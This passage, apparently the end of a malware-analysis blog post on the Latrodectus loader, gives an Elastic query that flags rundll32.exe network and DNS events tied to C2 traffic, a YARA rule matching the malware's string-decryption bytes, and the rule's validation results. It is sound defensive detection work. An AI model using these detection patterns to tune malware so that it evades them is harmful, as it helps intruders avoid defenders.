Also create a separate rule that detects network connection attempts through **rundll32.exe**, which in itself deserves a monitoring rule. The rule is very simple, having only one of the *Event IDs 3* (**effective network connection**) or *22* (**name resolution attempt, in case the C2 is no longer responding, or the infected device does not have internet access**).


```
(event.code : "3" or event.code : "22") and process.name : "rundll32.exe"
```

### EQL Detection Rule – Validation

In order to validate the execution flow, below is the validation of the functioning of the rules, detecting everything from the *Latrodectus* execution flow to multiple connection attempts with the *C2* addresses.




In more detail, we can look at the destination addresses of connection attempts by the *rundll32.exe* process.




## Yara Detection Rules

In order to detect and monitor the evolution of the *Latrodectus* code, I created a *Yara* rule to detect binaries that have the same code pattern as the *Latrodectus* string decryption algorithm.

Below is the *Yara* rule.

```
rule latrodectus_dll {
  meta:
      author = "0x0d4y"
      description = "This rule detects the Latrodectus DLL Decrypt String Algorithm."
      date = "2024-05-01"
      score = 100
      reference = "https://0x0d4y.blog/latrodectus-technical-analysis-of-the-new-
icedid/"
      yarahub_reference_md5 = "277c879bba623c8829090015437e002b"
      yarahub_uuid = "9da6bcb5-382c-4c64-97c4-97d15db45cad"
      yarahub_license = "CC BY 4.0"
      yarahub_rule_matching_tlp = "TLP:WHITE"
      yarahub_rule_sharing_tlp = "TLP:WHITE"
      malpedia_family = "win.unidentified_111"
    strings:
    $str_decrypt = { 48 89 54 24 10 48 89 4c 24 08 48 83 ec ?? 33 c9 e8 ?? ?? ?? ??
48 8b 44 24 40 8b 00 89 44 24 2c 48 8b 44 24 40 0f b7 40 04 8b 4c 24 2c 33 c8 8b c1
66 89 44 24 28 48 8b 44 24 40 48 83 c0 06 48 89 44 24 40 33 c0 66 89 44 ?? ?? ?? ??
0f b7 44 ?? ?? 66 ff c0 66 89 44 ?? ?? 0f b7 44 ?? ?? 0f b7 4c 24 28 ?? ?? 0f ?? ??
?? ?? ?? 0f b7 44 ?? ?? 48 8b 4c 24 40 8a 04 01 88 44 24 20 0f b7 44 ?? ?? 48 8b 4c
24 40 8a 04 01 88 44 24 21 0f b6 44 24 20 0f b6 4c 24 21 8d 44 01 0a 88 44 24 21 8b
4c 24 2c ?? ?? ?? ?? ?? 89 44 24 2c 0f b7 44 ?? ?? 0f b6 4c 24 20 48 8b 54 24 48 0f
b6 04 02 8d 44 08 0a 0f b7 4c ?? ?? 48 8b 54 24 48 88 04 0a 0f b6 44 24 20 0f b6 4c
24 2c 33 c1 0f b7 4c ?? ?? 48 8b 54 24 48 88 04 0a ?? ?? ?? ?? ?? 48 8b 44 24 48 48
83 c4 38 }
    condition:
        uint16(0) == 0x5a4d and
        $str_decrypt
}
```

## Yara Detection Rules – Validation

With the aim of validating the *Yara* rule developed, I submitted it to ***Unpac.me*** where was matched *12* samples classified as *Latrodectus* (*win_unidentified_111_auto is the description of the family by Malpedia*). We can observe the matches through the sequence of images below.

# Hunt Results

| Launched | Rule | Matches | | | | Status |
|---|---|---|---|---|---|---|
| 30/04/2024 14:14:13 | latrodectus_dll | 0 Submissions | 12 Unpacked Malware | 0 Unpacked Unknown | 0 Goodware | complete ( 26s ) |


latrodectus_dll
Revision 0

Rule Validation: Passed

Matches: 12
In **12 week** lookback window

Scan Coverage: 100 %

Goodware: 0
In full lookback window

| | |
|---|---|
| **Observed Lifespan** | 10 Weeks |
| **First Seen** | 16/02/2024 |
| **Last Seen** | 29/04/2024 |


## Conclusion

Well, I hope you enjoyed and learned something interesting from this article. I hope I can complete my research regarding *Sodinokibi* now!! Until next time, if you have any questions or feedback, feel free to contact me.